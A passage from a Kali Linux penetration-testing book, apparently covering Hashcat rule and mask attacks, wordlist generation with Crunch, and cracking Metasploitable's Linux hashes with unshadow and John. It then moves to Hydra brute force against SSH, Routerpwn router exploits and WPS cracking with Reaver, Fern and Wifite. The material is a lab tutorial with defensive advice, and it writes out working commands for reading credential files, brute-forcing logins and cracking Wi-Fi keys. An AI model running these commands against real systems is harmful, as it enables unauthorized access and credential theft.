## More advanced cracking

Just throwing a dictionary file at a hash list will recover some of the easier passwords, but to get the harder ones you need to use more advanced techniques. I will not cover them in detail, but Hashcat allows you to use multiple attack types:

- Multiple Wordlists
- Rule Sets
- And Password Masks.

**Attack Types:** The “-a” option allows you to designate the type of attack you want to use from the following options:

- 0 = Straight
- 1 = Combination
- 2 = Toggle-Case
- 3 = Brute-force
- 4 = Permutation
- 5 = Table-Lookup

Most are self-explanatory. Combination attacks allow you to combine words from dictionaries to create new words on the fly.

**Rule based attacks** are very useful. Hashcat has a list of built in rules that you can use to crack passwords. For example there is a “leet” rule set that automatically takes each dictionary word and tries different leet-speak versions of the word. You can even use a programming type language to create your own rulesets.

Rule based attacks are enabled by using the “-r” switch and including a name of the ruleset you want. Best64.rule, passwordspro.rule, d3ad0ne.rule, and leetspeak.rule are some of the more popular ones.

Something like:

```
root@kali:~/Crack# hashcat -m 1000 hash.txt rockyou.txt -r leetspeak.rule -o cracked.txt
```

**Mask attacks** allow you to define the layout of the words that will be used in your attack. For instance if you know that the password policy requires two numbers six uppercase letters and two special characters you can create a mask for Hashcat to use.

In this example it would look something like `?d?d?u?u?u?u?u?s?s:`

```
root@kali:~/Crack# hashcat -m 1000 -a 3 hash.txt ?d?d?u?u?u?u?u?s?s -o cracked.txt
```

Play around with the different options until you get a feel for how they work.

Some of the attacks, especially the Brute Force ones can take forever. Use the video card based Hashcat versions to speed things up if you have a compatible card.

## Conclusion

The purpose of this exercise was not in just showing how to crack passwords, but to demonstrate how insecure passwords can be.

Sometimes as an Ethical Hacker or pentester you need to crack hashes. This was just a basic level look at Hashcat. When you mix together the different attack styles, rules and masks you can create a pretty powerful tool.

Hopefully this demonstrated why strong passwords are important. Implementing a policy requiring your users to use long complex passwords is a good move in securing your network. Or better yet, implement multi-factor authentication for your systems.

Don't forget to remind your users to use a different password for every account they have, especially important online accounts that include personal information. That way if a password is compromised the hacker will not have access to every one of their accounts.

# Chapter 22 - Wordlists

## Introduction

Wordlists are very important when trying to crack passwords, as cracking programs can take a text file filled with passwords, also known as a wordlist or dictionary file, and use it to crack passwords.

Most cracking programs can use the password file directly as they exist, while more advanced ones can use the password file (or multiple files) and manipulate them to create many new combinations of passwords to try.

For example, some can take all the passwords in the wordlist and attach letters or numbers to the beginning or end of the word.

Some programs will take two or more password files and combine the words from both to make a new list of words to try.

And finally some crackers have rule sets that modify how they work. Some rulesets will change all upper case characters to lowercase, or vice versa. Others can completely modify the word and use the new word. As mentioned before, a Leet (133t) Speak rule set would take a word from the password file and convert it to “leet speak”, replacing common letters with numbers.

Using a wordlist can make password cracking must easier and faster.

Many pentesters will make their own password list using company data, employee names, phone numbers, e-mail addresses, etc.

But where can we find wordlists?

## Wordlists Included with Kali

Kali comes with several that you can use, the problem is just finding them. Most are in the directory of the main program that uses them.

*(On the latest release of Kali, shortcut links to the other wordlists are stored in the “/usr/share/wordlists” directory)*

## ROCKYOU Wordlist

The most popular one would probably be the RockYou wordlist. This is a huge collection of millions of passwords that were actually used and pulled from a database dump.

The file is located in the `/usr/share/wordlists/` directory as seen below:



```
root@Kali:/usr/share# cd wordlists/
root@Kali:/usr/share/wordlists# ls
rockyou.txt.gz
root@Kali:/usr/share/wordlists#
```

If you notice, the password list is zipped, so we need to unzip it before using it:

```
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
rockyou.txt
root@Kali:/usr/share/wordlists#
```

## JOHN THE RIPPER Wordlist

The ever-popular password cracker John the Ripper comes with a somewhat smallish password list, but it does include many of the most popular passwords used on the web.

The file is located in the `/usr/share/John/` directory as seen below:

```
root@kali:/usr/share/john# ls password.lst
password.lst
root@kali:/usr/share/john#
```

## WFUZZ Multiple Wordlists

Wfuzz is a website brute force attack tool. Though all the wordlists may not be helpful, some are interesting, especially the ones in the “*general*” directory.

The files are located in the `/usr/share/wfuzz/wordlist` directory as seen below:

```
root@kali:/usr/share/wfuzz/wordlist# ls
fuzzdb general Injections others stress vulns webservicces
root@kali:/usr/share/wfuzz/wordlist#
```

## OTHER Wordlists

As I mentioned earlier, there are several other programs with wordlists in the `/usr/share/` directory. Though the RockYou one again is probably one of the best, if you want additional ones, just poke around the `/usr/share/` directory and see what you can find.

## Wordlist Generator

Several tools in Kali let you make your own personalized wordlists. CeWL is pretty neat as it lets you create passwords by grabbing information from a target website. Crunch is nice too as it allows you to create your own custom wordlists from scratch.

In this section we will take a look at using Crunch.

## Crunch

Crunch is a great program that allows you to create your own password lists. Simple tell crunch what you want, the length and complexity, and crunch makes it for you!

To pull up the Crunch help page, you have to use the manual command:

```
root@Kali:~# man crunch
```

```
CRUNCH(July 2012) | CRUNCH(July 2012) |
NAME
  crunch

SYNOPSIS
  crunch <min-len> <max-len> [options]

DESCRIPTION
  Crunch can create a wordlist based on criteria you specify. The output
  from crunch can be sent to the screen, file, or to another program.

OPTIONS
  min-len
    The minimum length string you want crunch to start at. This
    option is required even for parameters that won't use the value.

  max-len
    The maximum length string you want crunch to end at. This
    option is required even for parameters that won't use the value.
```

But basically all we need to tell crunch is the minimum and maximum length and what type of characters to use.

Crunch also makes heavy use of the `charset.lst` file that is located in its install directory `/etc/share/crunch`. So you will need to either run crunch from that directory or point to the directory with the `-f` switch when using the more advanced character sets (shown below).

Alright, let's start with an easy one.

For example:

```
root@Kali:~# crunch 1 3 -o ThreeLetters.txt
```

Will produce something like this:

```
a, b, c, d, e, f, g, h, i, j, etc...
aa, ab, ac, ad, ae, af, ag, ah, ai, aj, etc...
aaa, aab, aac, aad, aae, aaf, aag, aah, aai, aaj, etc...
```

Basically crunch starts out with a single letter “a” and cycles through all permutations until it gets to “zzz”.

If we play around with the options we can create some more complex lists, for example:

```
root@kali:/usr/share/crunch# crunch 3 4 abcde1234 -o AlphaNumeric.txt
Crunch will now generate the following amount of data: 35721 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 7290
100%
```

Would create a wordlist that starts with “aaa” and ends with “4444” creating alpha/ numeric combinations like aa1, bb3, ec4, 2a21, and e3da.

We can use the `charset.lst` file so we don't have to type in all the characters that we actually want to

use. If we “*cat charset.lst*” we can view what commands that are available:

```
root@kali:~# cat /usr/share/crunch/charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid
.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail
.com>

hex-lower      = [0123456789abcdef]
hex-upper      = [0123456789ABCDEF]

numeric        = [0123456789]
numeric-space  = [0123456789 ]

symbols14       = [!@#$%^&*()-_+=]
symbols14-space = [!@#$%^&*()-_+= ]

symbols-all    = [!@#$%^&*()-_+=`[]{}|\:;'"<>.,?/]
symbols-all-space = [!@#$%^&*()-_+=`[]{}|\:;'"<>.,?/ ]

alpha          = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-space     = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
```

We can use any of the defined sets, for example:

```
root@kali:~# crunch 2 4 -f /usr/share/crunch/charset.lst mixalpha-numeric-all -o m
ixedAnAll.txt
Crunch will now generate the following amount of data: 393723324 bytes
375 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 78914316
```

This took a little while, but created a wordlist that cycled through 2 to 4 character words that contained all letters, numbers and symbols.

You can use strings too, meaning that you can start each password with a certain word, or have the first part of the password letters and the last part numbers. Not really critical to do this, as some of the more advanced cracking programs will do some of this automatically.

## Download Wordlists from the Web

If none of the above information helps you out or you want even more wordlists, you can also download them from the web to use in Kali. Two of the best sites I have seen are Skull Security and CrackStation.

### Skull Security:

(<http://www.skullsecurity.org/wiki/index.php/Passwords>) has multiple wordlists that you can download and use.

### CrackStation:

(<https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm>) has a couple, with one being what I call the mother of all wordlists, a 15GB monster!

## Conclusion

Many times password cracking programs work much better with one or more wordlists. In this

section we covered how to find and create these lists using Kali. Creating your own password file can dramatically reduce cracking time. If you have the time and patience you can create a very large password list that contains quite a collection of complex words. When all else fails the internet provides some great wordlists that you can download and use.

# Chapter 23 – Cracking Linux Passwords

## Introduction


Just as passwords hashes can be hacked in Windows, the same can be done with Linux machines. All you need is root level access and a hash cracking program like John the Ripper.

In this tutorial we will use John the Ripper that comes with Kali and try our hand at cracking Linux passwords.

## Cracking Linux Passwords

If you remember from the Metasploitable Tutorial earlier in the book, we were able to get “root” level access by using the Unreal IRC exploit.

Let’s take up our conversation using our Metasploitable root shell (see the *Metasploitable Chapter*) as a starting point:



```
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo AMISvRq3NeBTNEgu;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command
not found\r\nAMISvRq3NeBTNEgu\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.198.149:4444 -> 192.168.198.145:5287
5) at 2013-11-01 18:52:43 -0400.

whoami
root
```

Okay, we have a remote command shell, and I am the root user as can be seen above from the “*whoami*” command. So all we need now is to recover the password hashes and then crack them.

Simply type, “*cat /etc/passwd*”:

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

Now just copy the text from this file to your Kali system by simply selecting the text with the mouse and copying it to a text file in a local Kali directory.

I just put the text to a file named “*passwd*” and saved it on the Kali Desktop:



Now just do the same exact thing with the “*shadow-*” file.

You should now have two text files, “/root/Desktop/passwd” and “/root/Desktop/shadow-” on your local Kali system.

Next we need to take both newly created text files and run the “*Unshadow*” command on them from the John the Ripper utilities. This command takes the files and combines them into a single file (*cracked*) that John the Ripper can crack:

```
root@kali:~/Desktop# sudo unshadow passwd shadow- > cracked
```

Okay, now that we have the combined “cracked” file, we can unleash John the Ripper on it to attempt to retrieve the passwords.

We will use the wordlist file “*password.lst*” that comes with John:

```
root@kali:~/Desktop# sudo john --wordlist=/usr/share/john/password.lst cracked
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intri
nsics 12x])
Remaining 1 password hash
guesses: 0 time: 0:00:00:00 DONE (Fri Nov 1 19:10:42 2013) c/s: 14184 trying
: dirk - sss
```

Okay, 7 password hashes and only one remaining. Now just use the show command to see what it found:

```
root@kali:~/Desktop# sudo john --show cracked
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:193:104:./home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,...:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,...:/var/lib/postgresql:/bin/b
ash
user:user:1001:1001:just a user,111,...:/home/user:/bin/bash
service:service:1002:1002:...:/home/service:/bin/bash

6 password hashes cracked, 1 left
root@kali:~/Desktop#
```

And there we go; we now have 6 usernames and passwords to play with.

- sys/ batman
- klog/ 1234567898
- msfadmin/ msfadmin
- postgres/ postgres
- user/ user
- service/ service

Looks like the administrator of the box used simple passwords, not a good idea.

## Automating Password Attacks with Hydra

Now that we have these passwords, we can take them and use “Hydra” to automate attacks against the Metasploitable system’s services.

Hydra is a brute force attack program that takes a user list and password list and tries different combinations of them to attack server services.

If we make a text file with the usernames and another with the passwords that we acquired above, we can feed them to a program like Hydra to automate testing of these passwords to see what services

they will work against.

So, if we want to attack the SSH service with our newly created passwords, we could do something like this:

```
root@kali:~/Desktop# hydra -L user -P pass 192.168.198.145 ssh
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes

Hydra (http://www.thc.org/thc-hydra) starting at 2013-11-02 16:35:44
[DATA] 16 tasks, 1 server, 81 login tries (l:9/p:9), ~5 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[20][ssh] host: 192.168.198.145 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-11-02 16:36:02
root@kali:~/Desktop#
```

The “**-L**” switch lists our username file, “**user**” in this case. The “**-P**” switch is the location of our password file, or “**pass**” in this case. Then we just list the target IP address and the target service and that is it!

*(You can use Hydra-GTK from the Online Password attack menu if you prefer a graphical interface)*

As you can see it found the right combination of username and password pretty quick:

***msfadmin/ msfadmin***

Though it is kind of silly trying a small list of passwords that we already know, the concept is solid. Without having any of the actual passwords we could use hydra with a large username and password dictionary file to try to brute force our way into the server.

## Conclusion

That is all there is too it. Because we had a root shell, we were able to grab the Linux password hashes from the system by simply copying them and pasting them to our local machine. We were then able to use John the Ripper to crack them.

If you took a good look at the Metasploit service scanner programs mentioned in an earlier tutorial, you probably noticed some had a place to set usernames and passwords. How cool would it be to just feed our newly cracked passwords into these scanners and unleash them on the Metasploitable box?

Also, as many times admins use the same passwords on other boxes, we could use the same scanners to target the whole network address space to see how many other machines we could get access to!

If the Linux administrator had updated his system software, or even used complex passwords this would have been much harder, if not impossible to do.

Lastly, as the Hydra automated attack shows us, we need to use long complex passwords to protect our servers from brute force attacks.

# PART SIX – Router and Wi-Fi Attacks

---

# Chapter 24 – Router Attacks

## Resources

- Routerpwn.com
- Shodanhq.com

## Introduction

Recently, there have been several rather critical vulnerabilities discovered in very common network routers. They are, in most cases, the first line of defense for a network, so I think it important to spend some time about them.

We will take a look at a couple ways that Routers and Wireless Networks are attacked.

In this chapter we will look at “***Routerpwn***”, a website that contains executable exploits for routers. We will then look at attacking Wi-Fi Protected Setup (WPS) - a push button or PIN based method of setting up WPA/WPA2 networks.

Then over the next several chapters we will cover attacking Wi-Fi networks in more depth.

But first let’s talk a little bit about Router passwords.

## Router Passwords

Of all devices, routers are one of the most important devices to secure with a long complex password.

Multiple websites exist that contain default passwords for network devices. The first thing a drive-by hacker (someone looking for an easy hit) will do is try default credentials for internet facing devices.


And sadly, many times they will work!

Some industry experts recommend a password of 12-15 mixed symbols, numbers and upper/ lower case characters for a good password. I would easily recommend at least twice that many for a mission critical internet facing router.


I also recommend turning off remote web management, when not needed. This immediately blocks changes to the router being made from over the internet.

## Routerpwn

Though not included in Kali, Routerpwn.com is probably one of the easiest to use tool for finding Router exploits. The webpage contains router exploits by manufacturer and multiple tools & utilities including password key generators.




To use the website you simply click on the manufacturer of the target router. So if we choose “Dlink” we will see the Dlink section of exploits:



If you click on the router model, Routerpwn will pull up a Google Image search for the router number you clicked on so you can identify the router by sight.

Below that is a list of Router exploits showing the date, brief description and an option to set the target IP. Clicking on any of the exploits will prompt you for any variables that are needed and then immediately launch it against a default local IP address.

If you want to run the attack against a remote IP, simply set the IP with the “[SET IP]” button:



Take a few seconds and read down the exploits listed. You will see exploits to change the Router’s

password, obtain configuration information, directory transversal, run remote commands, and more.

Routerpwn also includes a MAC lookup utility and a link to external resources including a router default password list site and Shodan.

Shodan (*Shodanhq.com*) is probably one of the easiest ways for an attacker to find routers and other devices on the web. For the most part, just entering the manufacturer's name as a keyword will return thousands of them.

The crazy thing is that because Routerpwn is a website, it can be run off of almost any platform - Windows, Linux, smart phones, etc. In one security seminar the author of the tool even mentioned that you can run it from a Wii!

Routerpwn is a great one stop shop for finding basic router exploits.

## Wi-Fi Protected Setup (WPS)

WPS is used to try to make setting up new Wi-Fi devices easier, by allowing users to use a PIN or button presses instead of having to enter a long passphrase. Many routers support it, but the way in which it works opens it up to possible hacker brute force attacks.

Cracking a long complex Router passphrase could take days, or even months. But in many cases, WPS can be cracked to gain access to a router WPA/WPA2 passphrase in usually under 10 hours.

WPS on the router side will look something like this screenshot of a router configuration page below:

**WI-FI PROTECTED SETUP**

Wi-Fi Protected Setup is used to easily add devices to a network using a PIN or button press. Devices must support Wi-Fi Protected Setup in order to be configured by this method.

If the PIN changes, the new PIN will be used in following Wi-Fi Protected Setup process. Clicking on "Don't Save Settings" button will not reset the PIN.

However, if the new PIN is not saved, it will get lost when the device reboots or loses power.

**WI-FI PROTECTED SETUP**

Enable : ☒

WiFi Protected Setup : Enable/Configured

Lock WPS-PIN Setup : ☐

**PIN SETTINGS**

PIN : 26763026

I don't want to spend a lot of time on this, but we will take a quick look at a couple utilities that can be used to perform WPS attacks.

Many WPS attack programs will use Reaver to crack the WPS 8 digit key. So, we will first look at using Reaver, and then we will take a look at a couple GUI based programs.

## Attacking WPS with Reaver

Reaver is a very popular tool for attacking WPS. It is included in Kali and can be run from the command prompt.

1. First we need to put the Wi-Fi card in Monitoring mode by typing, “*airmon-ng wlan0 start*”.

If all went well, you should see something like this:

```
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy3]
               (monitor mode enabled on mon0)

root@kali:~#
```

2. Now type, “*reaver*” and add the “*-i*” interface switch, “*-b*” and the mac address of the target router, then “*-vv*” for verbose feedback. It should look something like this:

```
root@kali:~# reaver -i mon0 -b b8:a3:85:aa:00:01 -vv
```


3. Reaver will then begin cracking the WPS key.

Now let’s look at some other programs that include reaver.

## Attacking WPS with Fern WiFi Cracker

Fern WiFi Cracker is a great tool for testing wireless networks security. We will talk more about using Fern against Wi-Fi networks in a later chapter, but let’s look at how to attack WPS using it.

1. Type, “*fern-wifi-cracker*” at a Terminal Prompt.
2. In the Select Interface drop down, select your Wireless Card (Wlan0). It should then say “*Monitor Mode Enabled on Mon(x)*”:



3. Click the “*Scan for Access Points*” button.
4. Click the WEP or WPS Button when it finds access points:



5. Select the name of your access point you want to attack, “Vulnerable” in our example.
6. Select the “*WPS Attack*” under attack options.
7. Then press the “*WiFi Attack*” Button.



8. Fern will then try to crack the WPS key:




That is it; if it is successful we should see the WPS PIN and the more importantly, the WPA passphrase.

## Cracking WPS with Wifite

Wifite is another really handy Wi-Fi testing program that includes WPS attack capability.

1. Open a terminal and type, “*wifite*”:



2. Wifite will initialize your Wireless card and set it to monitoring mode. It will then scan for

wireless networks.

3. Networks will be displayed, once you see the one you want press “*Cntrl+C*”:
4. Select the target you want to attack.

```
NUM  ESSID      CH  ENCR  POWER  WPS?  CLIENT
---  -
1    glink      1   WPA2  70db  wps    [redacted]
[+] select target numbers (1-1) separated by commas, or 'all': 1
```

You can tell if WPS is enabled as wps will show up in green under the “*WPS?*” column.

```
[0:00:00] initializing WPS PIN attack on glink (88:A3:[redacted])
[0:01:22] WPS attack, 8/18 success/ttl, 0.15% complete (6 sec/att)
```

As I mentioned earlier, WPS cracking is not fast, with some saying it can take up to 10 hours or more to complete.

Also, new routers have protection against these types of attacks and some will lock WPS after failed attempts. But in many cases it would be a lot quicker to try to crack the router through WPS than attempting to crack a long WPA2 passphrase.

## Conclusion

There are several ways to attack routers, we covered one of the easiest to use – Routerpwn. We also covered attacking the WPS capability of routers.

As mentioned we will spend a lot more time discussing routers, specifically Wi-Fi networks in the next few sections.

It is imperative that companies and home users keep up on Router firmware updates, secure their routers with long complex passwords, and turn off WPS if not needed.

# Chapter 25 – Wireless Network Attacks

## Resources

- Wireless Adapters for Kali Discussion: <http://forums.kali.org/showthread.php?4327-Best-possible-wireless-adapter-for-Kali-linux-%28PCIE-amp-USB%29>

## Introduction

Wireless networks and Wi-Fi devices have saturated both the home front and business arena. The threats against Wi-Fi networks have been known for years, and though some effort has been made to lock down wireless networks, some are still wide open or not secured very well.

In this chapter we will talk about wireless security and a few common Wi-Fi security misconceptions. We will look at a couple popular tools used to test security. We will also cover several techniques that an Ethical Hacker could use to check the security of their wireless network.

Unfortunately, sometimes wireless networks can be modified to deceive users, so we will also cover how a penetration tester (or unfortunately, hackers) could set up a fake Access Point (AP) using a simple wireless card and redirect network users, capture authentication credentials and possibly gain full remote access to a client.

